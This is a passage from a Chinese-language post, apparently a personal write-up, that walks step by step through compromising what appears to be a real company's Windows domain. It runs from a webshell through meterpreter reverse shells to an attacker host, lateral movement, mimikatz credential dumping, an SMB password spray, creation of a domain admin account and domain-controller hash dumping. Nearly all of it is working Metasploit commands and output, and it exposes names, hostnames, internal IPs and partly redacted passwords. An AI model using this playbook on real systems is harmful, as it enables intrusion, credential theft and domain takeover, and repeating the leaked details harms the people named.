          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:534990 errors:0 dropped:0 overruns:0 frame:0
          TX packets:534990 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:167082780 (159.3 MiB)  TX bytes:167082780 (159.3 MiB)
```

反弹成功

```
msf exploit(handler) > run

[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
[*] 200.215.209.72:65164 (UUID: 0108453967c525b2/x86=1/windows=1/2015-12-11T17:14:03Z) Staging Native pay
[*] Meterpreter session 1 opened (                                    :65164) at 2015-12-11 12:14:04 -0500

meterpreter > ps
[-] Unknown command: ps.
meterpreter > ps
[-] Unknown command: ps.
meterpreter > ps

Process List
============

 PID   PPID  Name                Arch  Session  User           Path
 ---   ----  ----                ----  -------  ----           ----
```

二．尝试提权 2102 服务器

我们首先拿到一个 Webshell 的时候想到的第一件事是什么？那肯定是提权，我也想大家想的一样，首先开始了我们的提权之旅。首先使用 msf 的 search 模块 ms15,会得到一些漏洞利用的模块，我尝试了 ms15_05 以及 ms15_078 全部以失败结束，详细的图如下所示：

```
msf exploit(handler) > use exploit/windows/local/ms15_051_client_copy_image
msf exploit(ms15_051_client_copy_image) > sessions

Active sessions
===============

  Id  Type                   Information                 Connection
  --  ----                   -----------                 ----------
  1   meterpreter x86/win32  [redacted]\MA1384 @ PAVMSEF21  [redacted].30:443 -> [redacted]:65164

msf exploit(ms15_051_client_copy_image) > set session 1
session => 1
msf exploit(ms15_051_client_copy_image) > run

[*] Started reverse handler on [redacted]:4444
[-] Exploit aborted due to failure: not-vulnerable: Exploit not available on this system.
msf exploit(ms15_051_client_copy_image) > use exploit/windows/local/ms15_078_atmfd_bof
msf exploit(ms15_078_atmfd_bof) > set session 1
session => 1
msf exploit(ms15_078_atmfd_bof) > run

[*] Started reverse handler on [redacted]:4444
[*] Checking target...
[-] Exploit aborted due to failure: not-vulnerable: Exploit not available on this system.
```

三．尝试当前账号 Bypassuac 提权

刚开始一直忘说了一件事， 那就是 webshell 本身的权限， 我们目前 webshell 是 jsp 的，具有当前的一个普通域用户的权限。我于是也想到了是不是可以通过 bypassuac 来完成提权呢，但是测试的结果可想而知，又一次失败了，目前详细的情况如下：

```
C:\> whoami
medabil\ma1384

C:\> net user ma1384 /domain
The request will be processed at a domain controller for [redacted]

User name                    MA1384
Full Name                    Geovir J. Gayeski (Medabil)
Comment                      120212190
User's comment
Country/region code          (null)
Account active               Yes
Account expires              Never

Password last set            16/09/2015 11:41:36
Password expires             Never
Password changeable          16/09/2015 11:41:36
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/12/2015 16:13:25

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *webtotal          *[redacted]0 - Libera Regedit
                             *[redacted]5 - NOB - TI - Publ*[redacted]a Bazzano - Drive
                             *[redacted]0 - Excecao SAP ini*[redacted]0 - XA - Mastersaf
                             *[redacted]0 - XA - Mastersaf *[redacted]0 - XA - Libera dri
                             *[redacted]0 - EMS Server Admi*[redacted]0 - Libera WEB Skyp
                             *[redacted]a Bazzano - Drive *[redacted]5 - NOB - Melhoria
                             *[redacted]5 - NOB - Melhoria *[redacted]5 - POA - Sincroniz
                             *[redacted]0 - Acesso Remoto N*[redacted]5 - POA - TI - W
                             *[redacted]0 - XA - TOTVS11 - *[redacted]0 - XA - SAP
```

用户权限是网站用户

```
msf exploit(ms15_078_atmfd_bof) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set session 1
session => 1
msf exploit(bypassuac) > run

[*] Started reverse handler on 45.78.60.30:4444
[-] Exploit aborted due to failure: not-vulnerable: Windows 2012 (Build 9200). is not vulnerable.
msf exploit(bypassuac) > sessions

Active sessions
===============

  Id  Type                   Information                Connection
  --  ----                   -----------                ----------
  1   meterpreter x86/win32  [redacted]1384 @ PAVMSEF21  [redacted]:443 -> [redacted]72:65164 (10.[redacted].21)
```

尝试 bypassuac

四. 相关信息收集

当我们此时提权不成功的情况下，我们还是可以利用当前的用户进行域渗透测试的，那么目前我们具有以下几种方式进行渗透测试域：

1. 收集域里面的相关信息，包括所有的用户，所有的电脑，以及相关关键的组的信息

常使用到的命令如下：

net user /domain

Net group “domain computers” /domain

net group “domain admins” /domain #查看域管理员

net localgroup administrators

net view /domain

2. 收集 sqlserver 的相关信息，如果当前堡垒机使用了 sql server 的话，恰巧用户是当前

的域用户的话，我们在此可以使用 sqlcmd 的信息收集，以及扫描攻击。在这里只是提到，因为篇幅问题，暂时不做深一层讨论，根据我的渗透测试经验，我在此只是做了最简单的信息收集，首先使用 sqlcmd 的获取 sql server 的所有机器列表、当前堡垒机的机器名、当前堡垒机的 IP、还有 net view 来做简单的信息收集，详细的图如下所示：

```
meterpreter > shell
Process 2876 created.
Channel 1 created.
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Java6\jboss-4.2.3.GA\server\default\tmp\deploy\tmp4482818833492060
sqlcmd -L

Servers:
    [redacted]0
    [redacted]0\VIM_SQLEXP
    [redacted]1
    [redacted]1\BKUPEXEC
    [redacted]518
    [redacted]4
    [redacted]36
    [redacted]3\MRC_SQLEXPRESS
    [redacted]9
    [redacted]1
    [redacted]2
    [redacted]3
    [redacted]3\SHAREPOINT
    [redacted]3\SP_INTRANET
    [redacted]42
```

获取信息

```
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::a970:d5c6:c48f:c798%12
   IPv4 Address. . . . . . . . . . . : 10.[redacted]21
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : [redacted].254

Tunnel adapter isatap.{B6E89DCD-5A9A-4C94-996D-A2BEC48C7E61}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 11:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Java6\jboss-4.2.3.GA\server\default\tmp\deploy\tmp4482818833492060429is
hostname
P[redacted]EF21
```

当前的机器名

```
C:\Java6\jboss-4.2.3.GA\server\default\tmp\deploy\tmp
net view
Server Name              Remark

-------------------------------------------------------
\\A  12-  05798N
\\N  11-  5558N
\\N  13-  1700N
\\N  13-  1744N
\\N  13-  1888N
\\N  13-  526N
\\N  14-  7578N
\\N  15-  7687N
\\P  DE   72             DELL DeDupe Backup Appliance V
\\P  MS   70
\\P  MS   71
\\P  XM   137            Samba 3.0.33-3.39.el5_8
\\P  LX   0115           Samba Server Version 3.0.33-3.
\\P  MS   53
\\P  MS   54
\\P  MS   FS18
\\P  MS   73
\\P  MS   74
\\P  MS   33
\\P  MS   136
\\P  MS   03
\\P  MS   49             NBVMSDB49
```

相关机器名

五. 信息分析获取一台服务器权限

当我们信息收集完成以后，我们要开始考虑接下来要做什么，首先我们来看一下我们目前拥有什么：

A 一个域用户的进程权限，当前堡垒机是 windows server 2012,提权失败（假如能提权成功，我们依然是无法获取到用户的明文密码）

B 当前的堡垒机的用户名

C 当前 sqlcmd 获取到的同样安装了 sql server 机器的名称

目前我们的思路有：

1 使用 meterpreter 的目前权限来添加路由进行弱口令扫描

2 使用 powershell 对内网进行扫描(本次渗透测试使用了，但是在这里暂时没有使用)

具体来说时间比较慢一点，当然此时此刻 powershell 绝对算是一个内网渗透测试又一神器

3 使用当前的用户权限架设 socks4a，然后利用第一步我们获取到的信息 socks 进行内网扫描

4 使用当前用户的权限，对域里面的电脑进行 IPC，或者 DIR 溢出(也就是 dir 其他电脑的 c 盘，如果成功表示有权限)批量测试

通过上面的分析，此时我选择了最偷懒的一种方法，进行当前堡垒机的机器名和 net

view 的机器名进行对比，找出来非常相似的几个机器名，手动测试，当前速度也是非常快的，在尝试了两次的时候就成功了，详细过程如下：

Net use \\ip\c$

Tasklist /v /s ip

```
C:\Java6\jboss-4.2.3.GA\server\default\tmp\deploy\t
cd \

C:\>net use \\PAVMSEC36\c$
net use \\PAVMSEC36\c$
The password is invalid for \\PAVMSEC36\c$.

Enter the user name for 'PAVMSEC36': System error 1

The operation was canceled by the user.


C:\>net use \\PAVMSEP131\c$
net use \\PAVMSEP131\c$
The command completed successfully.
```

Net use 测试成功

```
tasklist /v /s PAVMSEP131

Image Name                     PID Session Name        Session#    Mem Usage User Name
========================= ======== ================ =========== ============ ==============================
System Idle Process              0 Services                   0         24 K NT AUTHORITY\SYSTEM
System                           4 Services                   0         72 K N/A
smss.exe                       296 Services                   0        552 K NT AUTHORITY\SYSTEM
csrss.exe                      392 Services                   0      6.892 K NT AUTHORITY\SYSTEM
csrss.exe                      444 Console                    1        436 K NT AUTHORITY\SYSTEM
wininit.exe                    452 Services                   0        452 K NT AUTHORITY\SYSTEM
winlogon.exe                   488 Console                    1        432 K NT AUTHORITY\SYSTEM
services.exe                   548 Services                   0     10.736 K NT AUTHORITY\SYSTEM
lsass.exe                      556 Services                   0     15.776 K NT AUTHORITY\SYSTEM
lsm.exe                        564 Services                   0      3.556 K NT AUTHORITY\SYSTEM
svchost.exe                    660 Services                   0      5.340 K NT AUTHORITY\SYSTEM
svchost.exe                    736 Services                   0      7.164 K NT AUTHORITY\NETWORK SERVICE
MsMpEng.exe                    816 Services                   0     59.156 K NT AUTHORITY\SYSTEM
LogonUI.exe                    824 Console                    1        756 K NT AUTHORITY\SYSTEM
svchost.exe                    892 Services                   0     10.664 K NT AUTHORITY\LOCAL SERVICE
svchost.exe                    928 Services                   0     90.972 K NT AUTHORITY\SYSTEM
svchost.exe                    964 Services                   0      8.824 K NT AUTHORITY\LOCAL SERVICE
svchost.exe                   1012 Services                   0      9.184 K NT AUTHORITY\SYSTEM
svchost.exe                    276 Services                   0      9.596 K NT AUTHORITY\NETWORK SERVICE
svchost.exe                    948 Services                   0      4.828 K NT AUTHORITY\LOCAL SERVICE
spoolsv.exe                   1132 Services                   0      9.284 K NT AUTHORITY\SYSTEM
svchost.exe                   1224 Services                   0      1.548 K NT AUTHORITY\SYSTEM
aspnet_state.exe              1244 Services                   0    152.224 K NT AUTHORITY\NETWORK SERVICE
HealthService.exe             1312 Services                   0     16.664 K NT AUTHORITY\SYSTEM
inetinfo.exe                  1408 Services                   0      3.948 K NT AUTHORITY\SYSTEM
MsDtsSrvr.exe                 1608 Services                   0      1.972 K [redacted]\SQLEprocurement
sqlservr.exe                  1792 Services                   0 15.172.872 K [redacted]\SQLEprocurement
msmdsrv.exe                   1824 Services                   0      8.572 K [redacted]\SQLEprocurement
```

tasklist 执行成功

六.域信息收集

首先在第四步已经说了域相关的信息收集，这里就不做过多的介绍了，这次是在第五步的基础上做的相关收集，相关知识点如下：

1.域信息收集，其中用到的命令如下：

Net group “domain admins” /domain

Net group /domain

Net group “domain controllers” /domain

Net group “enterprise admins” /domain

2.ipc$入侵，大家相关的话自行百度经典 IPC$入侵

Net use \\ip\c$

Copy bat.bat \\ip\c$ （其中 bat.bat 是 powershell 的 meterpreter）

Net time \\ip

At \\ip time c:\bat.bat

3.上传抓明文工具 64.exe（mimikatz 神器），大家都懂的

Upload /home/64.exe c:

Shell

**Cd **

64.Exe

4.查看抓取到的用户的详细信息

Net use xxx /domain

5.使用 meterpreter 的 ps,查看相关用户的进程列表

6.尝试使用域令牌假冒

Use incongnito

list_token -u

Impersonate_token xxxxxx

我在这次渗透测试过程中尝试上面讲到的所有知识点，详细的截图如下:

```
C:\>net group "domain admins" /domain
net group "domain admins" /domain
The request will be processed at a domain controller for domain [redacted]

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            Citrix_AG                dellbackup
gruppen                  [redacted]
[redacted]                                        Office365
ServiceManager           sonicwall                sso
sysaid                   SystemCenter             vcenter
xendesktop
The command completed successfully.
```

查看域控管理员

```
C:\>net group /domain
net group /domain
The request will be processed at a domain controller for domain [redacted].


Group Accounts for \\[redacted]

-------------------------------------------------------------------------------
*$DUPLICATE-5326
*$DUPLICATE-5a5e
*$UUQ000-I0MV3POPR1JO
*Aco-Administrativo_Gravacao
*Aco-Administrativo_Leitura
*Aco-Almoxarifado
*Aco-Ambulatorio
*Aco-Certificados_Gravacao
*Aco-Certificados_Leitura
*Aco-Comercial_Gravacao
*Aco-Comercial_Leitura
*Aco-Comite_Seguranca_Gravacao
*Aco-Compras
```

查看域控制组

```
C:\>net group "Domain Controllers" /domain
net group "Domain Controllers" /domain
The request will be processed at a domain controller for domain [redacted].

Group name     Domain Controllers
Comment        All domain controllers in the domain

Members

-------------------------------------------------------------------------------
CHVMS[redacted]064$                NBV[redacted]SAD63$                NB[redacted]SAD64$
PAVMS[redacted]063$                PAV[redacted]SAD64$                SE[redacted]SAD64$
SPVMS[redacted]064N$
The command completed successfully.
```

查看域控制器

```
C:\>net group "Enterprise Admins" /domain
net group "Enterprise Admins" /domain
The request will be processed at a domain controller for domain [redacted]

Group name     Enterprise Admins
Comment        Designated administrators of the enterprise

Members

-------------------------------------------------------------------------------
Administrator            backupexec               dellbackup
gruppen                  Office365                processor
symantec
The command completed successfully.
```

查看企业管理组

```
C:\>copy C:\Java6\jboss-4.2.3.GA\server\default\.\tmp\deploy\tmp4482818833492060429i
copy C:\Java6\jboss-4.2.3.GA\server\default\.\tmp\deploy\tmp4482818833492060429is-ex
        1 file(s) copied.
```

共享复制我们准备好的 payload

```
C:\>net time \\PAVMSEP131
net time \\PAVMSEP131
Current time at \\PAVMSEP131 is 11/12/2015 16:12:32

The command completed successfully.


C:\>at \\\\PAVMSEP131 16:15:00 c:\bat.bat
at \\\\PAVMSEP131 16:15:00 c:\bat.bat
The AT command has been deprecated. Please use schtasks.exe instead.

The binding handle is invalid.

C:\>at \\PAVMSEP131 16:15:00 c:\bat.bat
at \\PAVMSEP131 16:15:00 c:\bat.bat
The AT command has been deprecated. Please use schtasks.exe instead.

Added a new job with job ID = 1

C:\>net time \\PAVMSEP131
net time \\PAVMSEP131
```

```
msf exploit(handler) > run

[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
[*] 200.215.209.72:48859 (UUID: 443b1b0d7afc701c/x86=1/windows=1/2015-12-11T18:16:36Z) Staging Native payload ...
[*] Meterpreter session 2 opened ([redacted]443 -> [redacted]48859) at 2015-12-11 13:16:36 -0500

meterpreter > ps
```

本地监听反弹 meterpreter

```
meterpreter > sysinfo
Computer        : PAVMSEP131
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64 (Current Process is WOW64)
System Language : pt_BR
Domain          : [redacted]
Logged On Users : 12
Meterpreter     : x86/win32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 17640
meterpreter >
```

查看目标机器操作系统版本信息

```
meterpreter > upload /home/64.exe c:\
[*] uploading  : /home/64.exe -> c:\
[*] uploaded   : /home/64.exe -> c:\\64.exe
meterpreter > shell
Process 2944 created.
Channel 6 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

上传法国神器

```
C:\Windows\system32>cd \
64cd \

C:64.exe
64.exe

Authentication Package          : Kerberos
        kerberos:                 "System01@"    (OK)
        wdigest:                  "System01@"    (OK)
        tspkg :                   "System01@"    (OK)
User Principal                  : SQLEprocurement(Domain User)
Domain Authentication           : [redacted]

Authentication Package          : Kerberos
        kerberos:                 "System01@"    (OK)
        wdigest:                  "System01@"    (OK)
        tspkg :                   "System01@"    (OK)
User Principal                  : SQLEprocurement(Domain User)
Domain Authentication           : MEDABIL

Authentication Package          : Kerberos
        kerberos:                 "[redacted]bil2013@"        (OK)
        wdigest:                  "[redacted]bil2013@"        (OK)
        tspkg :                   "[redacted]bil2013@"        (OK)
User Principal                  : j[redacted]guerino(Domain User)
Domain Authentication           : M[redacted]IL
```

抓取明文密码

```
C:\Windows\system32>net user [redacted]erino /domain
net user joao.guerino /domain
The request will be processed at a domain controller for domain [redacted]

User name                    [redacted]uerino
Full Name                    Jo[redacted]o Batista Guerino
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            31/03/2014 19:48:08
Password expires             Never
Password changeable          31/03/2014 19:48:08
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/12/2015 14:26:33

Logon hours allowed          All
```

查看域控权限

```
eterpreter > use incognito
oading extension incognito...success.
eterpreter > list_tokens -g

elegation Tokens Available
========================================

IN\Administrators
IN\IIS_IUSRS
IN\Users
IL\Domain Users
IL\eprocurement
IL\MED - Acesso Remoto Terceiros
IL\MED - AG - Full
IL\MED - Libera WEB - Terceiros
IL\SEG - MED - GED - Padronizacao - R
IL\SEG - MED - GED - Qualidade - R
IL\SEG - MED - GED - Terceiros - R
```

尝试盗窃令牌

```
:\>net time
et time
urrent time at \\[redacted] is 1

he command completed successfully.


:\>nslookup PAVMSAD63 [redacted]
slookup [redacted]
erver: [redacted]
ddress:  10.51.0.63

ame: [redacted]
ddress:  10.51.0.63


:\>
```

查看主域控的 IP

七.利用 smb 传递

1.使用当前获取到的两个用户权限，快速的进行扫描 2.smb_login 扫描
3.端口转发进内网
详细知识点如下：
1.msf 添加路由 route add ip mask sessionid
2.smb_login 模块或者使用 psexec_scanner(这个模块需要你自己搜索一下)
3.meterpreter 端口转发
4.msf 的 socks4a 模块

```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(handler) > route add [redacted].131 255.255.0.0 2
[*] Route added
msf exploit(handler) > search smb_login

Matching Modules
================

   Name                                          Disclosure Date  Rank    Description
   ----                                          ---------------  ----    -----------
   auxiliary/fuzzers/smb/smb_ntlm1_login_corrupt                  normal  SMB NTLMv1 Logi
   auxiliary/scanner/smb/smb_login                                normal  SMB Login Check


msf exploit(handler) > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > set rhosts 10.51.0.131/24
rhosts => 10.51.0.131/24
msf auxiliary(smb_login) > set smbuser [redacted]rino
smbuser => joao.guerino
msf auxiliary(smb_login) > set smbpass [redacted]2013@
ssmbpass => medabil2013@
msf auxiliary(smb_login) > set smbdomain [redacted]
smbdomain => MEDABIL
```

配置 smb_login 扫描信息

```
[-] 10.51.0.27:445 SMB - Could not connect
[+] 10.51.0.19:445 SMB - Success: '[redacted]IL\[redacted].guerino:[redacted]il2013@'
[+] 10.51.0.20:445 SMB - Success: '[redacted]IL\[redacted].guerino:[redacted]il2013@'
[+] 10.51.0.17:445 SMB - Success: '[redacted]IL\[redacted].guerino:[redacted]il2013@'
[+] 10.51.0.16:445 SMB - Success: '[redacted]IL\[redacted].guerino:[redacted]il2013@'
[+] 10.51.0.18:445 SMB - Success: '[redacted]IL\[redacted].guerino:[redacted]il2013@'
```

通用密码测试成功的机器

```
msf auxiliary(smb_login) > creds
Credentials
===========

host          origin       service        public        private       realm    private_type
----          ------       -------        ------        -------       -----    ------------
10.[redacted].16.122  10.1.16.200  445/tcp (smb)  [redacted]ie[redacted]dv1  [redacted]!@#$5  [redacted]  Password
10.[redacted].16.152  10.1.16.200  445/tcp (smb)  [redacted]ie[redacted]dv1  [redacted]!@#$5  [redacted]  Password
10.[redacted].16.158  10.1.16.200  445/tcp (smb)  [redacted]ie[redacted]dv1  [redacted]!@#$5  [redacted]  Password
10.[redacted].16.200  10.1.16.200  445/tcp (smb)  [redacted]ie[redacted]dv1  [redacted]!@#$5  [redacted]  Password
10.[redacted].16.201  10.1.16.200  445/tcp (smb)  [redacted]ie[redacted]dv1  [redacted]!@#$5  [redacted]  Password
10.[redacted]1.0.2    10.51.0.3    445/tcp (smb)  [redacted]ac[redacted]guerino [redacted]oil2013@  [redacted]BIL  Password
10.[redacted]1.0.3    10.51.0.3    445/tcp (smb)  [redacted]ac[redacted]guerino [redacted]oil2013@  [redacted]BIL  Password
10.[redacted]1.0.4    10.51.0.3    445/tcp (smb)  [redacted]ac[redacted]guerino [redacted]oil2013@  [redacted]BIL  Password
10.[redacted]1.0.5    10.51.0.3    445/tcp (smb)  [redacted]ac[redacted]guerino [redacted]oil2013@  [redacted]BIL  Password
10.[redacted]1.0.6    10.51.0.3    445/tcp (smb)  [redacted]ac[redacted]guerino [redacted]oil2013@  [redacted]BIL  Password
10.[redacted]1.0.8    10.51.0.3    445/tcp (smb)  [redacted]ac[redacted]guerino [redacted]oil2013@  [redacted]BIL  Password
10.51.0.10    10.51.0.3    445/tcp (smb)  [redacted]ac[redacted]guerino [redacted]oil2013@  [redacted]BIL  Password
```

```
meterpreter > portfwd add -l 5555 -p 3389 -r 127.0.0.1
[*] Local TCP relay created: 0.0.0.0:5555 <-> 127.0.0.1:3389
meterpreter > background
[*] Backgrounding session 2...
msf auxiliary(smb_login) > sessions

Active sessions
===============

  Id  Type                   Information                    Connection
  --  ----                   -----------                    ----------
  1   meterpreter x86/win32  [redacted]\MA1384 @ PAVMSEF21  [redacted]:443 -> [redacted]:65164 ([redacted].0.21)
  2   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ PAVMSEP131  [redacted]:443 -> [redacted]:48859 (10.51.0.131
```

转发端口

```
C:\Users\joao.guerino>powershell.exe -exec bypass -Command "& {Import-Module .\powerview.ps1; Invoke-UserHunter}"
powershell.exe -exec bypass -Command "& {Import-Module .\powerview.ps1; Invoke-UserHunter}"


UserDomain   : [redacted]
UserName     : Administrator
ComputerName : NBVMSMBS136[redacted]
IP           : 10.54.0.136
SessionFrom  : 10.54.0.13
LocalAdmin   :

UserDomain   : [redacted]
UserName     : ma1313
ComputerName : [redacted]
IP           : {10.54.0.58, 10.54.0.4}
SessionFrom  : 10.11.1.11
LocalAdmin   :

UserDomain   : [redacted]
UserName     : ma1313
ComputerName : [redacted]
IP           : 10.51.0.124
SessionFrom  : 10.11.1.8
LocalAdmin   :

UserDomain   : [redacted]
UserName     : ma1313
```

利用 Powershell 获取域控在线的机器

八.域控管理员权限的获取(windows2012 权限)

添加域管账户

Net user demo demo /ad /domain

Net group “domain admins” demo /ad /domain

```
meterpreter > getuid
Server username: [redacted]ma1246
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > migrate 30568
[*] Migrating from 20748 to 30568...
[*] Migration completed successfully.
meterpreter > getuid
Server username: [redacted]L\sonicwa[redacted]
meterpreter > getpid
Current pid: 30568
meterpreter > shell
Process 9392 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net time
net time
Current time at \\[redacted] is 11/12/2015 18:43:42

The command completed successfully.


C:\Windows\system32>net use \\[redacted]\c$
net use \\PAVMSAD64[redacted]\c$
The command completed successfully.
```

注入域管进程连接域控

```
C:\Users\ma1246>at \\PAVMSAD64.medabil.com.br 18:55:25 c:\payload.exe
at \\PAVMSAD64[redacted] 18:55:25 c:\payload.exe
The AT command has been deprecated. Please use schtasks.exe instead.

The request is not supported.

C:\Users\ma1246>whoami
whoami
[redacted]\sonicwall

C:\Users\ma1246>net user sonicwall1 Passw0rk!@3 /ad /domain
net user sonicwall1 Passw0rk!@3 /ad /domain
The request will be processed at a domain controller for domain [redacted]

The command completed successfully.


C:\Users\ma1246>net group "domain admins" sonicwall1 /ad /domain
net group "domain admins" sonicwall1 /ad /domain
The request will be processed at a domain controller for domain [redacted].

The command completed successfully.
```

添加域管理账号

九.msf psexec 反弹域控 shell

```
msf exploit(handler) > use exploit/windows/smb/psexec
msf exploit(psexec) > set smbuser sonicwall1
smbuser => sonicwall1
msf exploit(psexec) > set smbpass Passw0rk!@3
smbpass => Passw0rk!@3
msf exploit(psexec) > set smbdomain [redacted]
smbdomain => MEDABIL
msf exploit(psexec) > run

[-] Exploit failed: The following options failed to validate: RHOST.
msf exploit(psexec) > set rhost  10.51.0.64
rhost => 10.51.0.64
msf exploit(psexec) > run

[*] Started reverse handler on [redacted]:4444
[*] Connecting to the server...
[*] Authenticating to 10.51.0.64:445|[redacted] as user 'sonicwall1'...
[*] Selecting PowerShell target
[*] 10.51.0.64:445 - Executing the payload...
[+] 10.51.0.64:445 - Service start timed out, OK if running a command or non-service
```

```
msf exploit(psexec) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(psexec) > run

[*] Started HTTPS reverse handler on https://0.0.0.0:8443/
[*] Connecting to the server...
[*] Authenticating to 10.51.0.64:445|[redacted] as user 'sonicwall1'...
[*] Selecting PowerShell target
[*] 10.51.0.64:445 - Executing the payload...
[+] 10.51.0.64:445 - Service start timed out, OK if running a command or non-service executable...
[*] 200.215.209.72:21745 (UUID: 2b3a06c731d248cc/x86=1/windows=1/2015-12-11T21:10:29Z) Staging Native pay
[*] Meterpreter session 5 opened ([redacted]:8443 -> [redacted]:21745) at 2015-12-11 16:10:57 -0500
[-] Exploit aborted due to failure: unknown: 10.51.0.64:445 - Unable to execute specified command: The SM

meterpreter > ps
[-] Unknown command: ps.
meterpreter > ps

Process List
============
```

meterpreter 的 https 模块反弹成功

```
meterpreter > migrate 2416
[*] Migrating from 9912 to 2416...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 2416
meterpreter > sysinfo
Computer        : PAVMSAD64
OS              : Windows 2012 (Build 9200).
Architecture    : x64
System Language : pt_BR
Domain          : [redacted]
Logged On Users : 16
Meterpreter     : x64/win64
meterpreter >
```

域控的系统信息

十.Meterpreter 获取所有用户的 hash

有了域的权限之后，如果我们还想进行深层次的控制，那么 dumphash 是必不可少的。

首先来看看我们需要的知识：

1.msf 有两个模块可以使用，一个是 hashdump，此模块只能导出本地的 hash，大家测试就可以知道了，另外一个是 smart_hashdump,此模块可以用来导出域用户的 hash.

2.powershell 有可以直接导出的模块，大家自行尝试一下

3.wce,mimikatz 等神器的使用

在这里我采用的是 msf 的 smart_hashdump 的模块。在此需要注意的是要想使使用此模块导出 hash，必须要使用 system 的权限才行。详细的过程如下图：

```
msf exploit(psexec) > search smart_hashdump

Matching Modules
================

   Name                                  Disclosure Date  Rank    Description
   ----                                  ---------------  ----    -----------
   post/windows/gather/smart_hashdump                     normal  Windows Gather I


msf exploit(psexec) > use post/windows/gather/smart_hashdump
msf post(smart_hashdump) > show options

Module options (post/windows/gather/smart_hashdump):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   GETSYSTEM   false            no        Attempt to get SYSTEM privilege on the
   SESSION                      yes       The session to run this module on.

msf post(smart_hashdump) > set session 5
session => 5
msf post(smart_hashdump) > run

[*] Running module against PAVMSAD64
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20151211161520_default_10.51.0.64_windows.hashes_749907.txt
[+]     This host is a Domain Controller!
```

smart_hashdump 模块的使用

这里是整理一下之前用到的一些技术，和走过的一些弯路。文档到这差不多算是完成了一个从 webshell 到域控的探索之路算是完成了，当然在这里我把过程中走的一些弯路还有不足点指出来，欢迎大家的指正，共同学习

```
msf post(smart_hashdump) > sessions

Active sessions
===============

  Id  Type                   Information                      Connection
  --  ----                   -----------                      ----------
  1   meterpreter x86/win32  [redacted]\MA1384 @ PAVMSEF21     [redacted]:443 -> [redacted]:65164 (10.51.0.21)
  2   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ PAVMSEP131  [redacted]:443 -> [redacted]:48859 (10.51.0.131)
  3   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ PAVMSDI142  [redacted]:443 -> [redacted]:50259 (10.51.0.142)
  4   meterpreter x64/win64  [redacted]\sonicwall @ PAVMSXD30  [redacted]:443 -> [redacted]:34341 (10.51.0.30)
  5   meterpreter x64/win64  NT AUTHORITY\SYSTEM @ PAVMSAD64   [redacted]:8443 -> [redacted]:21745 (10.51.0.64)
```

控制的机器

根据上面的图知道，我现在控制的 Session 一共有 5 个，其中有四个是必须要获取的，分别为 session1,session2 session4,session5。其中 session1 为 webshell 反弹所获得,第二个 session2 是信息分析获取到的，,session4 为获取域管理员所获取，session5 为域

总结:此章节最后归纳一下我们使用的到技术

1.反弹 shell
2.2.利用提权模块提权
3.3.寻找域控测试 ipc
4.4.找到域控添加管理员
5.5.查看域控内所在线的机器 ip
6.6.读取域控所有的 hash
7.7.smb hash 传递

在对大家介绍一下一些关于域控的辅助模块

1.post/windows/gather/enum_domain 查看域控
2.post/windows/gather/enum_domain_group_users 正常窗口集合枚举域组
3.post/windows/gather/enum_domain_users 正常的窗口聚集枚举活动域用户
4.post/windows/gather/enum_tokens 窗口聚集枚举域管理令牌（令牌猎人）
5.post/windows/gather/local_admin_search_enum 收集本地 Windows 管理员
6.post/windows/manage/add_user_domain 窗口管理将用户添加到域和/或域组

结束

至此所有的章节就完成了整理,也欢迎大家一起多多交流相互学习，我整理例子有,发现一个厉害的人,真想跟他好好的学习metasploit我的小群随时欢迎 QQ群：537620869

再见！